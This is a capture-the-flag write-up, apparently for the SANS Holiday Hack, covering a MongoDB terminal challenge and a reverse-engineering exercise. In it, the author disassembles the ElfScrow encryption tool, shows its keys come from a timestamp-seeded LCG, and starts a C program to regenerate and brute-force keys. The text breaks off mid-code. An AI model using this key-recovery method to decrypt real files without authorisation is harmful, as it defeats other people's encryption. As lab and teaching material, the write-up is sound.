
Holly Evergreen asks to access to a MongoDB database. He said that he tried the command lsof –i but it was not installed. When we open the Mongo Pilfer terminal we get the following screen

There is a message asking the find the solution hidden in the MongoDB in this system. Let's try a ps -eaf command and see what we get

We now know that there is MongoDB server running on this system. It is listening on the port 12121. Using the command:

```
$ mongodump --host=127.0.0.1 --port=12121
```


We get a dump of the database:



There is an entity called elfu.solution which contain 1 document (record), very interesting. When going through the dump folder we get a fodder containing a soltion.bson file that contains the following:

```
t_id fYou did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **
```


We now just need the run the command between stars as said.



Once command run we succeed by getting the following output

2. Getting the solution


Let's have a chat with Holly Evergree, may be he will give us more hints about getting the clear text document. He says That ElfScrow one can really be a hassle, well that's not very encouraging. He also says that the https://www.youtube.com/watch?v=obJdpKDpFBA talk may help.



It's a hassle anyway, let's face our destiny and try to find a way decrypting the document.


Step1 - Playing around with the executable

Let's try to launch the Elfscrow.exe and see how does it work in term of required input arguments and output.



As we can see, the tools could be used for both encrypt and decrypt files. This interesting because we can consider using it to decrypt the document. We also can notice through the message in the bottom "*You can optionally pass --insecure to use unencrypted HTTP. But if youdo that, you'll be vulnerable to packet sniffers such as Wireshark that could potentially snoop on your traffic to figure out what's going on!*" that to tool to communicates with a remote server.

Let's try to execute Elfscrow.exe by encrypting a test document which contain "Hello World!" and then decrypting it. In the meanwhile, let's we can launch Wireshark, apply a HTTP filter and start capturing.



In order to encrypt out test document, we launch the command:

```
C:\Users\Administrator\Downloads>elfscrow.exe --encrypt --insecure test_document.txt
encrypted_test_document.txt
```

We get the following output


```
C:\Users\Administrator\Downloads>elfscrow.exe --encrypt --insecure test_document.txt
encrypted_test_document.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!
```


```
*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as
Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578901591

Generated an encryption key: 6eec852fbca5a71c (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is bca2ff81-fdd5-4ac3-8aa4-a2d4e2b45154 - Santa Says, don't share that key
with anybody!
File successfully encrypted!

     ++======================++
     ||                      ||
     ||       ELF-SCROW      ||
     ||                      ||
     ||                      ||
     ||                      ||
     ||      O               ||
     ||      |               ||
     ||      |    (O)-       ||
     ||      |               ||
     ||      |               ||
     ||                      ||
     ||                      ||
     ||                      ||
     ||                      ||
     ||                      ||
     ++======================++
```

So we got the following outputs:

- The encrypted document saved to encrypted_test_document.txt
- A seed: 1578901591
- An encryption key: 6eec852fbca5a71c
- A secret id: bca2ff81-fdd5-4ac3-8aa4-a2d4e2b45154

Let's have a look on the Wireshark captures:






What we can see in that the key was stored in the server 35.188.222.208 which returned a secret id. We can conclude that the secret id is just database id and doesn't seem to have big importance in the encryption process itself.


Let's now try to decrypt `encrypted_test_document.txt`.
We launch the command:

```
C:\Users\Administrator\Downloads>elfscrow.exe --decrypt --id=bca2ff81-fdd5-4ac3-8aa4-
a2d4e2b45154 encrypted_test_document.txt decrypted_test_document.txt
```

We get the following output and the file decrypted.

```
C:\Users\Administrator\Downloads>elfscrow.exe --decrypt --id=bca2ff81-fdd5-4ac3-8aa4-
a2d4e2b45154 encrypted_test_document.txt decrypted_test_document.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Let's see if we can find your key...

Retrieving the key from: /api/retrieve

We found your key!
File successfully decrypted!
```






As we can see, there is nothing special in Wireshark. The tool just retrieved the same key from the server and used it for decryption.
The interesting information we can get from here is that the same key is used for both encryption and decryption.

Step2 - Disassembling the executable and understanding how it does the encryption

Let's move to more funny stuff. We start by opening IDA, and disassembling Elfscrow.exe




As we can see, we got a list of interesting function in the functions window. We can try to see what the main function leads us, but nothing really clear.

As we are trying to understand how does the encryption work, let's try We can then check the do_encrypt function.


We can see that it starts by reading the file to encrypt

```
lea     eax, [ebp+pdwDataLen]
push    eax             ; lpNumberOfBytesRead
mov     ecx, [ebp+lpFileName]
push    ecx             ; lpFileName
call    read_file
add     esp, 8
mov     [ebp+Memory], eax
mov     edx, [ebp+pdwDataLen]
```


There is another interesting step which is generating the key



It then imports the key, encrypt the input file and finally store the key



As we are interested to get how the key is generated, we will have a look at generate_key function.



As we can see, generate_key function is calling time function and then giving the the result (stored in EAX) as an input for super_secure_srand function.

What we can conclude it that the key generation may be based on current. The make sure about this conclusion we can make a small experience:


- Add a breakpoint at `push EAX` before calling `super_secure_srand`


```
.text:012B1E13                add     esp, 4
.text:012B1E16                push    eax
.text:012B1E17                call    super_secure_srand
```

- Check the value returned by time (stored at EAX)
- Modify the value of EAX
    - Check if the value returned by generate_key changes if we change the time. This could be done by adding a breakpoint at `push EAX` just before calling print_hex (because we are pushing a value that contains a the key to be displayed to the stack, as an argument for the function call. And since we are pushing EAX, it should contain the key)

```
lea     eax, [ebp+var_18]
push    eax
push    offset aGeneratedAnEnc ; "Generated an encryption key"
call    print_hex
```


Truth time, let run the executable. This could be done by adding the necessary arguments by using Debugger->Process options.






We now can run the executable.

As we can see below It breaks at the first breakpoint, we double click on the RAX in General registers list to get the value currently stored in EAX. It displays 0x000000005E1C3235 which is 1578906165, hum it looks like a timestamp. Yes, indeed it's the current time Monday, January 13, 2020 9:02:45 AM.



What we can do now is the modify the value stored in EAX (the timestamp) with the seed (yes, it's a timestamp, we can check it by converting it to human readable time) we get when testing the executable in the beginning (1578901591) and check if we get the same key(6eec852fbca5a71c).


By keeping in the same breakpoint, we change the value stored in EAX:




We resume the execution until the next breakpoint we defined. And check the value of the key (stored in EAX before getting pushed to the stack).

```
lea     eax, [ebp+var_18]
push    eax
push    offset aGeneratedAnEnc ; "Generated an encryption key"
call    print_hex
add     esp, 0Ch
```


As we can see in the previous instruction just before push, we moved a memory address the EAX. Let's check the value of EAX (the memory address).



Let's now check the content of that address by clicking on jump in a new window.



And, bingo It contains the key 6eec852fbca5a71c



We now are totally sure that the key is generated based on the timestamp.

As the the Elfscrow.exe uses the same key generated at encryption to decrypt the encrypted file, and as we now that the encryption was done on Dec 12th between 7pm and 9pm. We can consider writing a program that given a timestamp produces a key using the same logic in Elfscrow.exe and that trying all the timestamps between Dec 12th 7pm and Dec 12th 9pm. Before applying this idea we need to understand two things:

- What is the logic Elfscrow.exe uses to generate key based on a timestamp
- How does the decryption work in term of used functions/librarie.

Step3 – Understanding how is the function generate_key transforming the seed (timestmap) to a key

When having a look at the code in generate_key function we can see two interesting function, super_secure_srand and super_secure_rand.

```
.text:012B1E09                add     esp, 8
.text:012B1E0C                push    0               ; Time
.text:012B1E0E                call    time
.text:012B1E13                add     esp, 4
.text:012B1E16                push    eax
.text:012B1E17                call    super_secure_srand
.text:012B1E1C                add     esp, 4
.text:012B1E1F                mov     [ebp+var_4], 0
.text:012B1E26                jmp     short loc_12B1E31
.text:012B1E28 ; ---------------------------------------------------------------------------
.text:012B1E28
.text:012B1E28 loc_12B1E28:                           ; CODE XREF: generate_key+5D↓j
.text:012B1E28                mov     eax, [ebp+var_4]
.text:012B1E2B                add     eax, 1
.text:012B1E2E                mov     [ebp+var_4], eax
.text:012B1E31
.text:012B1E31 loc_12B1E31:                           ; CODE XREF: generate_key+36↑j
.text:012B1E31                cmp     [ebp+var_4], 8
.text:012B1E35                jnb     short loc_12B1E4F
.text:012B1E37                call    super_secure_random
.text:012B1E3C                movzx   ecx, al
.text:012B1E3F                and     ecx, 0FFh
.text:012B1E45                mov     edx, [ebp+arg_0]
.text:012B1E48                add     edx, [ebp+var_4]
.text:012B1E4B                mov     [edx], cl
.text:012B1E4D                jmp     short loc_12B1E28
.text:012B1E4F ; ---------------------------------------------------------------------------
.text:012B1E4F
```

super_secure_srand is taking the content of EAX (which is the timestamp) as argument. We concluded this in the previous experiment above.
Let's have a look inside super_secure_srand

```
.text:012B1D90
.text:012B1D90 super_secure_srand proc near            ; CODE XREF: generate_key+27↓p
.text:012B1D90
.text:012B1D90 arg_0           = dword ptr  8
.text:012B1D90
.text:012B1D90                 push    ebp
.text:012B1D91                 mov     ebp, esp
.text:012B1D93                 mov     eax, [ebp+arg_0]
.text:012B1D96                 push    eax
.text:012B1D97                 push    offset aSeedD   ; "Seed = %d\n\n"
.text:012B1D9C                 call    ds:__imp____iob_func
.text:012B1DA2                 add     eax, 40h
.text:012B1DA5                 push    eax             ; File
.text:012B1DA6                 call    ds:__imp__fprintf
.text:012B1DAC                 add     esp, 0Ch
.text:012B1DAF                 mov     ecx, [ebp+arg_0]
.text:012B1DB2                 mov     state, ecx
.text:012B1DB8                 pop     ebp
.text:012B1DB9                 retn
.text:012B1DB9 super_secure_srand endp
.text:012B1DB9
```

We we can to get a more concrete idea of what it is doing, we set a breakpoint at mov state, ecx and check the value of ECX.

```
.text:012B1DAF mov     ecx, [ebp+arg_0]
.text:012B1DB2 mov     state, ecx
.text:012B1DB8 pop     ebp
.text:012B1DB9 retn                    ecx=000000005E1C2057
.text:012B1DB9 super_secure_srand endp
```

It contains the same seed value 1578901591. We now know that this function set the state variable to variable to the seed value.
Let's now have a look at super_secure_random function.

```
.text:012B1DC0 super_secure_random proc near          ; CODE XREF: generate_key+47↓p
.text:012B1DC0                 push    ebp
.text:012B1DC1                 mov     ebp, esp
.text:012B1DC3                 mov     eax, state
.text:012B1DC8                 imul    eax, 343FDh
.text:012B1DCE                 add     eax, 269EC3h
.text:012B1DD3                 mov     state, eax
.text:012B1DD8                 mov     eax, state
.text:012B1DDD                 sar     eax, 10h
.text:012B1DE0                 and     eax, 7FFFh
.text:012B1DE5                 pop     ebp
.text:012B1DE6                 retn
.text:012B1DE6 super_secure_random endp
.text:012B1DE6
```

The first thing we can notice is that it is using the state variable which contains the seed value. Let's try to figure out what is this function doing.
As we can see starting from the @ 012B1DC3 it:

- sets EAX to state (the seed value)
- It multiplies the seed by 343FDh and save the result in EAX
- It adds 269EC3h to EAX
- Saves the value of EAX in state
- Save the value of state in EAX
- Shifts 10h bits of EAX to the right
- Make and ADD operation of EAX and 7FFFh and save the result to EAX

Interesting, we now know how does super_secure_random work. When we get outside the function we can see that it is put inside a loop that repeats 8 (which is the key length) times.

```
loc_12B1E31:                           ; CO
                cmp     [ebp+var_4], 8
                jnb     short loc_12B1E4F
                call    super_secure_random
                movzx   ecx, al
                and     ecx, 0FFh
                mov     edx, [ebp+arg_0]
                add     edx, [ebp+var_4]
                mov     [edx], cl
                jmp     short loc_12B1E28
```

After the first iteration (EAX=timestamp) super_secure_random is actually taking as argument it's the last result it produced.
Let's describe what else happen inside the loop (in addition to calling super_secure_random):

- Update EAX to it's new value (using super_secure_random)
- Copy the low part (AL) of the value store in EAX to ECX
- Make and ADD operation of ECX and 0FFh and save the result to ECX
- Append CL to a memory address stored in EDX

To get more sense about what's happening let's set a break point at the @ 0x012B1E4B and keep watching the content of CL (Low part of ECX)for the 8 iteration.

```
.text:012B1E31 loc_12B1E31:                            ; CODE XREF:
.text:012B1E31                 cmp     [ebp+var_4], 8
.text:012B1E35                 jnb     short loc_12B1E4F
.text:012B1E37                 call    super_secure_random
.text:012B1E3C                 movzx   ecx, al
.text:012B1E3F                 and     ecx, 0FFh
.text:012B1E45                 mov     edx, [ebp+arg_0]
.text:012B1E48                 add     edx, [ebp+var_4]
.text:012B1E4B                 mov     [edx], cl
.text:012B1E4D                 jmp     short loc_12B1E28
```

Iteration 1: CL = 6E

```
.text:012B1E45 mov     edx, [ebp+arg_0]
.text:012B1E48 add     edx, [ebp+var_4]
.text:012B1E4B mov     [edx], cl
.text:012B1E4D jmp     short loc_12B1E28
RCX 000000000000006E
RDX 0000000000AFFBDC
RSI 0000000000000001
```

Iteration 2: CL = EC

```
RIP
.text:012B1E48 add     edx, [ebp+var_4]
.text:012B1E4B mov     [edx], cl
.text:012B1E4D jmp     short loc_12B1E28
RCX 00000000000000EC
RDX 0000000000AFFBDD
RSI 0000000000000001
```

Iteration 3: CL = 85

```
RIP
.text:012B1E48 add     edx, [ebp+var_4]
.text:012B1E4B mov     [edx], cl
.text:012B1E4D jmp     short loc_12B1E28
RCX 0000000000000085
RDX 0000000000AFFBDE
RSI 0000000000000001
```

Iteration 4: CL = 2F

..

Iteration8: CL = 0C

Well, we know understand that chunks of the key are stored on every iteration in CL to finally get final key 6eec852fbca5a71c which will be stored at [EDX].

Now that we know the algorithm used to generate the key we can easily write a C program to imitate it, something like (it worked for me):

```
#include <stdio.h>
#include <windows.h>
#include <strsafe.h>

long multiply(long long x, long long y) {
    return  (long)x * y;
}

int main()
{
    long timestamp = 1578901591;
    int KEY_LENGTH = 8;
    long seed = timestamp;
    long state = 0;
    char* hex_chunk = "";
    char key[16] = "";
    int len;

        for (int i = 0; i < KEY_LENGTH; i++)
        {
```

```
            hex_chunk = "";
            state = multiply(seed, 0x343FD);
            state = state + 0x269EC3;
            seed = state;
            state = state >> 0x10;
            state = state & 0x7FFF;
